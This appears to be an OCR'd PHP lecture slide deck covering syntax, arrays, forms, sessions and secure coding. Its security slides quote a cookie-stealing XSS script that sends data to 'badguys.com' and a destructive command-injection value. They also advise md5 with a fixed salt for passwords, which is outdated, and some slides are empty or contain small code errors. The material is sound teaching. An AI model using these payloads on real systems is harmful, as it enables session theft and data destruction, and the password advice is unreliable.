
PHP

Building Dynamic Sites

But First:
Review!

CSS: Styles HTML

- Consists of Selectors and Declarations
- Declarations are Property:Value



CSS: Selectors

```
<p class="left">A paragraph with a
 <a id=anchor1 href="#1">link</a>
or <a href="#2">two</a>.</p>
```

- By element type:
  - p {color:black; text-align:right}
- By id
  - #anchor1 {color:blue}
- By class
  - .left {text-align:left}
- By pseudo class
  - a:hover {color:pink}
- By hierarchy:
  - p a {color:yellow}

JavaScript: Why Bother?

- Low Response Time
  - Validation of Forms before submission
- Richer "Application" Experience
  - Google Maps

Intuition For OOP

- Think of Real World Objects

- Have Properties
  - Silver
- Can Do Things
  - Turn Left

Server Side Programming

- Many Alternatives
  - Java
  - Python
  - Microsoft Active Server Pages
  - CGI
  - PHP!

PHP:
Server Side Programming

http://php.net

PHP: Why?

- Very popular
- Supported by almost all servers
- Relatively easy to learn
- Many Extensions
- Free, Open Source and Actively Developed
- Excellent Database Support

PHP: History

- Created by Rasmus Lerdorf in 1994
- Combined C utilities with a template parser and released as “Personal Home Page” toolkit
- Now called:
  PHP: Hypertext Preprocessor
  - Geeks love Recursive Acronyms!

PHP: History

- Parser rewritten in 1997
- Rewritten again in 1999 as PHP 4
  - Basic Object Orientation added
- PHP 5 released in 2004
  - Better Object Orientation
- PHP 6 currently in development
  - Adds Unicode support
  - Removal of (security) error prone constructs

Server Side vs Client Side

- On Client:
  - Browser passes Code to JavaScript interpreter
- On Server:
  - Server passes Code to PHP interpreter

PHP Overview

- Browser requests a page with PHP
- Server sends page to PHP interpreter
- PHP interpreter outputs data
- Server returns output to client

PHP Modes

- Copy mode where HTML is sent out
- Interpret mode where PHP is executed

The Browser

- Never sees PHP code
- Only sees the output from the code
  - Output should be HTML document
  - Also possible to output CSS and JavaScript of course.

Server Side Advantages

- Transparent to User
  - So no browser compatibility issues
- Can access server databases
- Performance depends on Server not Clients

Server Side Disadvantages

- Performance depends on Server not Clients
- Can not create “application” experiences
  - No mouse interaction
  - No animations
  - etc...

Server Side Motivations

- Reduce page maintenance
  - e.g. Change all page headers in one file
- Dynamic Sites
  - Track users sessions
  - Customize per user
  - Interaction with database (Stateful!)

PHP Hello World

```
<html>
  <head>
    <title>PHP Test</title>
  </head>
  <body>
  <?php echo '<p>Hello World</p>'; ?>
  </body>
</html>
```

Understanding Hello World


```
<html>
  <head>
    <title>PHP Test</title>
  </head>
  <body>
    <?php echo '<p>Hello World</p>'; ?>
  </body>
</html>
```

Browser Sees

```
<html>
  <head>
    <title>PHP Test</title>
  </head>
  <body>
  <p>Hello World</p>
  </body>
</html>
```

PHP Syntax

- Similar to C, JavaScript, a touch of Perl
  - // coments
    and
    /* comments */
  - statements end with ;
  - blocks are delineated with { }

PHP Syntax

- variables always begin with $
- variable names are case sensitive
  - function and keywords are NOT!
- variables must start with letter or _
- only alphanumeric and _ allowed in names

Example Syntax

```
<html>
 <head> <title> today.php </title>
 </head>
 <body>
  <p>
   <?php
     print "<b>Welcome to my home page <br> <br>";
     print "Today is:</b> ";
     $myDate = date("l, F jS"); // save the date in a variable
     print "$myDate <br>";
   ?>
  </p>
 </body>
</html>
```

PHP Variable Typing

- Variables are not typed as in JavaScript
- Contents of variables are typed (JS again)

String Interpolation

- Interpolation substitutes a variable for the value of that variable
- Difference between single and double quote
- Double quotes are interpolated
- Single quotes are not

String Interpolation

- $country = “Ghana”;
- echo “I am teaching in $country.”;
  - I am teaching in Ghana.
- echo ‘I am teaching in $country’;
  - I am teaching in $country

Escaping Strings

- Problems:
  - $city = ‘s’ Gravenhage’;
  - $price = “$300”;
- Solutions:
  - $city = ‘s\’ Gravenhage’;
  - $city = “s’ Gravenhage”;
  - $price = “\$300”;

String Concatenation

- Doesn't use + as seen in JavaScript
- Instead . is used
  - $first = "Ghana won ";
    $second = "the Africa Cup Of Nations";
    echo $first.$second."?";
  - Ghana won the Africa Cup Of Nations?

Operators & Assignment

- All the same as in JavaScript
  - +, -, *, /, %
  - =, +=, -=, *=, /=, %=
    - plus .= for concatenation

Logical Operators

- All the same as in JavaScript
  - ==, !=, <, >, <=, >=
  - &&, ||, !

PHP: Arrays

- Come in two flavors
  - JavaScript like numerically indexed
    - $num[0] = 5; $num[1] = 10;
  - Perl like “associative” arrays
    - Uses a string as the index
    - $age[‘Nick’] = 34; $age[‘Viola’] = 29;

PHP: Arrays

- Can be initialized empty
  - $names = array();
- Can be initialized inline
  - $names = array("Nick", "Viola");
  - $ages = array("Nick"=>34, "Viola"=>29);

PHP: Arrays

- Multidimensional Arrays
  - $families = array(
    "Palmer" => array(
    "Nick", "Max", "Byron"),
    "Caretti" => array(
    "Viola", "Rino", "Sandra")
    );

- print_r($families);
  - Array
    (
    [Palmer] => Array
    (
    [0] => Nick
    [1] => Max
    [2] => Byron
)
    [Caretti] => Array
    (
    [0] => Viola
    [1] => Rino
    [2] => Sandra
)
)

PHP: Arrays

- $families['Palmer'][4] = "Lillian";
- $families['Kemp'][] = "Roelof";

Auto allocates the next available integer index!

PHP: Flow Control

- Very similar to JavaScript
  - if (condition) statement;
  - if (condition) { block; }
  - if (condition) statement; else statement;
  - if (condition) statement; else { block; }
  - etc.

PHP: Flow Control

- elseif is an abbreviated form of else if
  - runs faster than else if
  - if (condition) statement;
    elseif (condition) statement;
    else statement;

PHP: Flow Control

- Switch / Break the same as in JavaScript
  - switch ($x)
    {
    case 1:
        echo “Number 1”;
        break;
    default:
        echo “Not Number 1”;
    }

PHP: Flow Control

PHP: Flow Control

PHP: Flow Control

PHP: Flow Control

- foreach can also tell you indexes
  - foreach (values as key => value)
  - $families = array(
    “Palmer” => array(“Max”, “Nick”),
    “Caretti” => array(“Viola”, “Rino”));

```
foreach ($families as $family => $people)
    foreach ($people as $name)
        echo $name . “ “ . $family;
```

PHP: Functions

- functions just like in JavaScript
- function functionName($var1, $var2) {
  // Function Body
  return $returnValue;
  }
- > 700 built in functions
- Lots of extensions which add more!

PHP: Global Variables

- A number of global variables
  - $_GET has all parameters for a get
  - $_POST has all parameters for a post
  - $_SERVER has various server variables
  - $_SESSION can be used to store data
  - $_FILES contains uploaded file data

PHP: Forms

- $_GET and $_POST make forms easy!
- <form action="register.php" method="post">
  Name: <input type="text" name="name" />
  <input type="submit" />
  </form>
- Thank you <?php echo $_POST['name']; ?>!
  You have been registered on our site.
- $_REQUEST =
  array_merge($_GET, $_POST, $_COOKIE);

PHP: File Upload

- <form action="upload_file.php" method="post" enctype="multipart/form-data">
  <label for="file">Filename:</label>
  <input type="file" name="file" id="file" />

  <input type="submit" name="submit" value="Submit" />
  </form>

- $_FILES['file'] has data about the file uploaded
- $_FILES['file']['error'] has any error message
- $_FILES['file'] also has name, type, size, and tmp_name
  - type is the MIME type
  - size is in bytes
  - tmp_name is the path in the PHP temp directory

PHP: Cookies

- PHP can manipulate cookies
  - Must be done BEFORE output begins
  - Cookies are set in HTTP headers!
- setcookie(name, value, expire, path, domain)
- $_COOKIE has sent cookies
- to delete a cookie set it to empty value
- Cookies MAY be off!

PHP: Security

Writing Secure PHP Code

rije Universiteit amsterdam

PHP: Sessions

- Starting a session: session_start()
- Must be called before start of output
  - Because it sets a cookie!
- Session data stored in $_SESSION

PHP: Security

- PHP has a bit of a bad reputation
  - Easy to learn so lots of novice coders
  - Early versions “made things easy” at the expense of security
    - register_globals

PHP: Security

- register_globals makes everything in $_GET or $_POST a global variable
- // $authorized = true only if user is authenticated
  if (authenticated_user()) {
  $authorized = true;
  }
  if ($authorized) {
  include "/highly/sensitive/data.php";
  }
- consider the URL auth.php?authorized=1
- $authorized not initialized to false so could be $_GET!

PHP: Security

- Unvalidated input!
  - $month = $_GET[‘month’];
  - exec(“cal $month 2010”, $result);
  - print “<pre>”; foreach ($result as $line) print “$r\n”; print “</pre>”;
- $_GET[‘month’] = ‘; rmdir /S/Q *;’;
- Validate your inputs!

PHP: Security

- Access Control: checking user credentials
  - You MUST do it for every page that is sensitive!
  - You can not ONLY do it on the gateway page

PHP: Security

- Session Hijacking
  - Session ID stored in users cookie
    - What happens if that ID is snooped?
  - Always RECHECK password for sensitive operations
    - Changing password for instance
  - Always use SSL for sensitive data

PHP: Security

- Cross Site Scripting (XSS)
  - Malicious user injects JavaScript (or other executable code) into a page
  - User runs the code with his credentials
    - <script>document.location = 'http://www.badguys.com/cookie.php?' + document.cookie;</script>

PHP: Security

- Preventing XSS attacks
  - Do not pass user entered data back to the browser
  - If you must do so pass it through htmlspecialchars() first to sanitize
  - Or run it through a validator like HTML Purifier (http://htmlpurifier.org/)

PHP: Security

- Preventing XSS is not easy!
  - For more see: http://www.cgisecurity.com/xss-faq.html

PHP: Security

- Insecure Password Storage
  - Not just a PHP issues
  - Never store passwords in plain text
  - Use $salt = 'some custom string';
    $password = md5($salt . $password);
    - The $salt prevents dictionary attacks

PHP: Security

- Turn off display_errors to keep hackers from probing your system for bugs!
- Adjust error_reporting() to reduce errors reported in the browser.
- Log errors and deal with problems quickly!

PHP: Important Concepts

- PHP is Server Side Programming
- Can be used to make dynamic pages
- Syntax is similar to JavaScript
- Runs in two modes: Copy and Interpret
- Interpret sections delimited by tags:
  - <?php and ?>
- Can be challenging to write secure code!